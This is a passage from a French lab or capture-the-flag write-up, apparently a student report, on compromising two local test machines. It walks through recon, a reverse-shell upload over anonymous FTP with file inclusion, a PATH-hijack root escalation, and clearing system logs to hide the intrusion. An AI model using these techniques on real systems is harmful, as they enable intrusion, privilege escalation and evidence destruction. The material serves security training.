
Evidemment, nous modifions le fichier passwd pour qu'il redevienne comme il était avant..

Nous avons donc obtenu les deux flags puis supprimé les traces d'intrusion sur la machine cible.

Machine 4

4.1 - Obtention du premier flag

Le protocole habituel, nous scannons le réseau avec la commande nmap *192.168.1.0/24* et trouvons l'adresse IP de la machine cible :



```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-26 17:44 +04
Nmap scan report for 192.168.1.1
Host is up (0.0037s latency).
Not shown: 901 filtered tcp ports (no-response), 97 closed tcp ports (conn-refused)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.1.10
Host is up (0.00087s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap scan report for 192.168.1.14
Host is up (0.00031s latency).
All 1000 scanned ports on 192.168.1.14 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap done: 256 IP addresses (3 hosts up) scanned in 6.86 seconds
```

Nous avons donc une machine cible d'adresse IP 192.168.1.10 dans laquelle trois services sont actifs : ftp, ssh et http.

Obtenons des informations plus détaillées sur la machine cible étant donc 192.168.1.10 au moyen de la commande *nmap -A 192.168.1.10* :

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.1.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-26 17:48 +04
Nmap scan report for 192.168.1.10
Host is up (0.00041s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.1.14
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 0        0            4096 Jun 06  2021 pub [NSE: writeable]
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 06:1b:a3:92:83:a5:7a:15:bd:40:6e:0c:8d:98:27:7b (RSA)
|   256 cb:38:83:26:1a:9f:d3:5d:d3:fe:9b:a1:d3:bc:ab:2c (ECDSA)
|_  256 65:54:fc:2d:12:ac:e1:84:78:3e:00:23:fb:e4:c9:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.80 seconds
```

Deux failles sautent à l'œil quasi-immédiatement, le mode du service ftp qui est anonyme ce qui signifie que n'importe qui peut se connecter et le fait que le répertoire pub permette des droits d'écriture, de lecture et d'exécution totaux.

Analysons ces deux failles de plus près en nous connectant au service ftp au moyen de la commande *ftp 192.168.1.10* :

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.10
Connected to 192.168.1.10.
220 (vsFTPd 3.0.3)
Name (192.168.1.10:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

A noter que pour se connecter de manière anonyme à un serveur ftp, il faut se connecter avec l'user anonymous, et peux importe le mot de passe. Ou sommes-nous dans la machine cible ? Découvrons le avec la commande *pwd* :

```
ftp> pwd
Remote directory: /
```

Il semblerait que nous soyons à la racine du serveur ftp, listons le contenu de celui-ci au moyen de la commande *ls* :

```
ftp> ls
229 Entering Extended Passive Mode (|||25280|)
150 Here comes the directory listing.
drwxrwxrwx    2 0        0            4096 Jun 06  2021 pub
226 Directory send OK.
```

C'est le fameux répertoire pub qui donnait des droits totaux à tous les utilisateurs… Déplaçons nous dedans et observons ce qu'il contient au moyen des commandes *cd pub* puis *ls* :

```
ftp> cd pub
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||50719|)
150 Here comes the directory listing.
226 Directory send OK.
```

Un répertoire vide donc… Il nous aurait permis d'aller plus loin si les serveurs ftp permettent d'exécuter les fichiers mais cela serait beaucoup trop dangereux…

Analysons un autre service de la machine cible qui est http :

C'est simplement la page par défaut lors de l'installation d'apache2 sur une machine Debian. Tentons de découvrir des ressources cachées au moyen de la commande *gobuster dir -u http://192.168.1.10 -w /usr/share/dirb/wordlists/common.txt* :


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.10 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.10
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 10701]
/manual               (Status: 301) [Size: 313] [--> http://192.168.1.10/manual/]
/robots.txt           (Status: 200) [Size: 161]
/server-status        (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Nous avons donc découverts quatres fichiers auxquels nous n'avons pas les droits d'accès, deux fichiers auxquels nous pouvons accéder étant index.html et robots.txt et un répertoire étant manual.

Observons-les donc !

Aucune ressource semblant intéressante dans le dossier manual, seulement un cul de sac de documentation :


Et nous avons déjà exploré index.html ce qui laisse robots.txt :



Outre le mauvais encodage (il aurait fallu ajouter la balise <meta charset="UTF-8"> dans le head inexistant du fichier), nous remarquons que la page nous incite à être un robot pour pouvoir le vrai contenu du fichier robots.txt, nous ne pouvons pas devenir des robots mais nous pouvons nous faire passer pour des robots grâce à la commande *curl -A "Googlebot" http://192.168.1.10/robots.txt* qui va nous permettre de récupérer le contenu de robots.txt tout en se faisant passer pour un robot de Google :

```
┌──(kali㉿kali)-[~]
└─$ curl -A "Googlebot" http://192.168.1.10/robots.txt
User-agent: *
Disallow: /765234e7defcd106aea0353976a60006/
```

Et bingo, un répertoire /765234e7defcd106aea0353976a60006/ est interdit pour les robots, mais nous ne sommes pas un robot alors accédons-y !




En capturant les trames et en analysant le code source, rien ne semble anormal. Ou presque, le changement de langue de la page est fait en incluant un fichier php correspondant à la langue de la page souhaitée :

```
<p><a href='?lang=en.php'>english</a> <a href='?lang=fr.php'>français</a> <a href='?lang=es.php'>spanish</a></p>
```

Cela peut sembler être un “longshot” (tir lointain), mais nous pourrions tenter de faire une inclusion de fichier malveillant si le fichier n’est pas assez contrôlé. Mais quel fichier pourrions-nous exécuter qui pourrait nous permettre d’aller plus loin ? N’oublions pas que ce qui nous avait stoppé net dans l’analyse du serveur ftp est que nous ne pouvions pas exécuter les fichiers créés, mais nous venons justement de trouver une manière de les exécuter. Utilisons donc le même fichier BOUGHLEM_Bilel_Reverse.php (utilisé pour la première machine et réutilisé par paresse) que nous insérerons dans la machine cible :

```
ftp> cd pub
250 Directory successfully changed.
ftp> put BOUGHLEM_Bilel_Reverse.php
local: BOUGHLEM_Bilel_Reverse.php remote: BOUGHLEM_Bilel_Reverse.php
229 Entering Extended Passive Mode (|||43925|)
150 Ok to send data.
100% |**********************************************************************************************************************************************|  1105        4.08 MiB/s    00:00 ETA
226 Transfer complete.
1105 bytes sent in 00:00 (553.10 KiB/s)
```

Et sachant que la plupart des serveurs ftp ont comme racine /var/ftp, le chemin absolu du fichier que nous avons injecté devrait être /var/ftp/pub/BOUGHLEM_Bilel_Reverse.php. Tentons de faire une inclusion de fichier dans la page vulnérable :



Pendant ce temps là, nous mettons la machine attaquante en écoute sur son port 6666 au moyen de la commande *nc -lvnp 6666* :

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 6666
listening on [any] 6666 ...
connect to [192.168.1.14] from (UNKNOWN) [192.168.1.10] 48476
```

Et nous obtenons un shell !

La commande script /dev/null -qc /bin/bash est bien pratique puisqu'elle permet d'avoir un environnement propre dans notre terminal ou plutôt pseudo-terminal sans message d'introduction :

```
script /dev/null -qc /bin/bash
www-data@rt004:/var/www/html/765234e7defcd106aea0353976a60006$
```

Et nous sommes donc connectés avec l'utilisateur www-data ce qui est logique puisque c'est lui qui a exécuté le fichier php.

Nous nous déplaçons alors dans le répertoire personnel de www-data qui /var/www et trouvons le fichier firstflag.txt :

```
www-data@rt004:/var/www/html/765234e7defcd106aea0353976a60006$ cd ~

www-data@rt004:/var/www/html/765234e7defcd106aea0353976a60006$
cd ~
www-data@rt004:/var/www$ ls

www-data@rt004:/var/www$
ls
firstflag.txt  html
www-data@rt004:/var/www$ cat firstflag.txt

www-data@rt004:/var/www$
cat firstflag.txt
4b3c7495e378e85ff02f5e45ee0d7d19
```

Le premier flag est donc 4b3c7495e378e85ff02f5e45ee0d7d19.

4.2 - Obtention du second flag

Pour trouver le second flag, nous explorons le système de plus près :

```
www-data@rt004:/$ ls -l

www-data@rt004:/$
ls -l
total 68
lrwxrwxrwx   1 root root     7 Feb  8  2020 bin → usr/bin
drwxr-xr-x   3 root root  4096 Jun  6  2021 boot
drwxr-xr-x  17 root root  3140 Nov 26 23:42 dev
drwxr-xr-x 104 root root 12288 Nov 26 23:43 etc
drwxr-xr-x   3 root root  4096 Feb  8  2020 home
lrwxrwxrwx   1 root root    31 Jun  6  2021 initrd.img → boot/initrd.img-4.19.0-16-amd64
lrwxrwxrwx   1 root root    30 Feb  8  2020 initrd.img.old → boot/initrd.img-4.19.0-6-amd64
lrwxrwxrwx   1 root root     7 Feb  8  2020 lib → usr/lib
lrwxrwxrwx   1 root root     9 Feb  8  2020 lib32 → usr/lib32
lrwxrwxrwx   1 root root     9 Feb  8  2020 lib64 → usr/lib64
lrwxrwxrwx   1 root root    10 Feb  8  2020 libx32 → usr/libx32
drwx------   2 root root 16384 Feb  8  2020 lost+found
drwxr-xr-x   3 root root  4096 Feb  8  2020 media
drwxr-xr-x   2 root root  4096 Feb  8  2020 mnt
drwxr-xr-x   2 root root  4096 Feb  8  2020 opt
dr-xr-xr-x 149 root root     0 Nov 26 23:43 proc
drwx------   6 root root  4096 Jun  6  2021 root
drwxr-xr-x  19 root root   560 Nov 26 23:43 run
lrwxrwxrwx   1 root root     8 Feb  8  2020 sbin → usr/sbin
drwxr-xr-x   3 root root  4096 Feb  8  2020 srv
dr-xr-xr-x  13 root root     0 Nov 26 23:42 sys
drwxrwxrwt   2 root root  4096 Nov 26 23:43 tmp
drwxr-xr-x  13 root root  4096 Feb  8  2020 usr
drwxr-xr-x  13 root root  4096 Feb  8  2020 var
lrwxrwxrwx   1 root root    28 Jun  6  2021 vmlinuz → boot/vmlinuz-4.19.0-16-amd64
lrwxrwxrwx   1 root root    27 Feb  8  2020 vmlinuz.old → boot/vmlinuz-4.19.0-6-amd64
```

Nous ne pouvons même pas accéder à /root, et tentons d'explorer le répertoire /home pour trouver un éventuel indice :

```
www-data@rt004:/$ cd /home
cd /home
www-data@rt004:/home$ ls
ls

tom
```

Il y a donc un utilisateur tom (ou au moins un répertoire tom dans /home).

Explorons plus loin.

```
www-data@rt004:/home$ cd tom
cd tom

www-data@rt004:/home/tom$ ls

www-data@rt004:/home/tom$
ls
Desktop    Downloads  Pictures  Templates  adminshell
Documents  Music      Public    Videos     adminshell.c
```

Il semble il y avoir un exécutable adminshell et son code source adminshell.c, ce qui signifie que nous pouvons tenter d'analyser le code pour trouver une éventuelle faille :

```
www-data@rt004:/home/tom$ cat adminshell.c
cat adminshell.c

#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main() {
    printf("checking if you are tom ... \n");
    FILE* f = popen("whoami", "r");

    char user[80];
    fgets(user, 80, f);

    printf("you are: %s\n", user);
    //printf("your euid is: %i\n", geteuid());

    if (strncmp(user, "tom", 3) == 0) {
        printf("access granted.\n");
        setuid(geteuid());
        execlp("sh", "sh", (char *) 0);
    }
}
```

Et nous trouvons vite la faille :

if (strncmp(user, "tom", 3) == 0)

Une faille car le programme ne va tester que les trois premiers caractères de l'user avant de passer le test, ce qui signifie qu'un user tomate par exemple pourrait passer le test…

Mais cette faille n'est pas exploitable à l'immédiat car nous ne pouvons pas créer d'utilisateurs…

Une autre faille est que nous pouvons tromper le *whoami* exécuté par le script c en modifiant les variables d'environnement au moyen de ces commandes :

echo -e '#!/bin/bash\necho tomate' > /tmp/whoami
chmod +x /tmp/whoami
export PATH=/tmp:$PATH

Ces trois commandes créent un script malveillant et modifient l'environnement d'exécution pour détourner la commande *whoami*. La première crée un fichier exécutable nommé whoami dans /tmp, qui affiche toujours *tomate*. La deuxième rend ce fichier exécutable. La troisième modifie la variable d'environnement PATH pour que le système priorise le répertoire /tmp lors de l'exécution de commandes, forçant ainsi l'utilisation de ce faux whoami au lieu de l'original.

```
www-data@rt004:/var/www/html/765234e7defcd106aea0353976a60006$ echo -e '#!/bin/bash\necho tomate' > /tmp/whoami
chmod +x /tmp/whoami
export PATH=/tmp:$PATH
<6$ echo -e '#!/bin/bash\necho tomate' > /tmp/whoami
<234e7defcd106aea0353976a60006$ chmod +x /tmp/whoami

<4e7defcd106aea0353976a60006$ export PATH=/tmp:$PATH
www-data@rt004:/var/www/html/765234e7defcd106aea0353976a60006$

www-data@rt004:/var/www/html/765234e7defcd106aea0353976a60006$ cd /home/tom

www-data@rt004:/var/www/html/765234e7defcd106aea0353976a60006$
cd /home/tom
www-data@rt004:/home/tom$ ls

www-data@rt004:/home/tom$
ls
Desktop    Downloads  Pictures  Templates  adminshell
Documents  Music      Public    Videos     adminshell.c
www-data@rt004:/home/tom$ ./adminshell

www-data@rt004:/home/tom$
./adminshell
checking if you are tom...
you are: tomate

access granted.
```

Pour une explication plus claire, la faille est que le whoami déclaré dans le code n'est pas un chemin absolu (censé être /usr/bin/whoami) ce qui signifie que l'on peut le détourner. Et nous utilisons *tomate* pour fanfaronner, mais nous aurions très bien pu utiliser les valeurs *tom* ou *tom&jerry*…

Et nous obtenons un shell root :

```
# cd /root
cd /root
# ls
ls

flag.txt
# cat flag.txt

#
cat flag.txt
766b8a80810b0535cbe37e9ea3e457db
```

Le second flag est donc 766b8a80810b0535cbe37e9ea3e457db.

4.3 - Suppression des traces

Les fichiers contenant des traces étaient vierges avant nos manipulations, ce qui signifie qu'il est simplement possible de vider ces fichiers de leur contenu au moyen de la commande *echo -n > fichier*. A noter également que la commande *ls -lt* affiche la date de dernière modification des fichiers du répertoire sur lequel elle est exécutée et trie les dits fichiers par date de dernière modification.

En ce qui concerne le serveur ftp.

Nous vidons le fichier /var/log/vsftpd.log.

En ce qui concerne le serveur http.

Nous vidons les fichiers /var/log/apache2/access.log et /var/log/apache2/error.log.

En ce qui concerne le système.

Nous vidons les fichiers /var/log/auth.log, /var/log/daemon.log, /var/log/kern.log, /var/log/messages et /var/log/syslog.

Nous supprimons évidemment le fichier php ayant servi à effectuer le reverse shell qui est la trace majeure et la plus facile à trouver de la machine.

Nous avons donc obtenu les deux flags puis supprimé les traces d'intrusion sur la machine cible.

Machine 5

5.1 - Obtention du premier flag

Nous débutons par l'habituel repérage de l'adresse IP de la machine sur le réseau grâca à la commande *nmap 192.168.1.0/24* :


```
Nmap scan report for 192.168.1.10
Host is up (0.0018s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
```

Et nous avons donc une machine cible d'adresse ip 192.168.1.10, obtenons plus d'informations sur celle-ci au moyen de la commande *nmap -A 192.168.1.10* :

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.1.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-28 16:35 +04
Nmap scan report for 192.168.1.10
Host is up (0.0012s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 6a:d8:44:60:80:39:7e:f0:2d:08:2f:e5:83:63:f0:70 (RSA)
|   256 f2:a6:62:d7:e7:6a:94:be:7b:6b:a5:12:69:2e:fe:d7 (ECDSA)
|_  256 28:e1:0d:04:80:19:be:44:a6:48:73:aa:e8:6a:65:44 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
8080/tcp open  http    Apache Tomcat 9.0.53
|_http-title: Apache Tomcat/9.0.53
|_http-favicon: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.77 seconds
```

Nous avons donc un service ssh et deux services http.

Analysons plus en détail les deux services http en commençant par celui utilisant le port 80 :




Nous n'avons qu'une simple page index.html par défaut d'apache2 pour ubuntu qui est affichée. Et les trames ainsi que le code source sont normaux, essayons de trouver des ressources cachées sur le serveur au moyen de la commande *gobuster dir -u http://192.168.1.10 -w /usr/share/dirb/wordlists/common.txt* :

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.10 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.10
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 10918]
/server-status        (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Il ne semble donc n'y avoir aucune piste sur ce service…

Analysons à présent le service http associé au port 8080 :




Nous avons la simple page par défaut d'installation d'apache tomcat… La page ne contient à priori aucune piste également…

Tentons de recherche d'éventuelles ressources cachées au moyen de la commande *gobuster dir -u http://192.168.1.10:8080 -w /usr/share/dirb/wordlists/common.txt* :


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.10:8080 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.10:8080
[+] Method:                  GET
[+] Threads:                 10
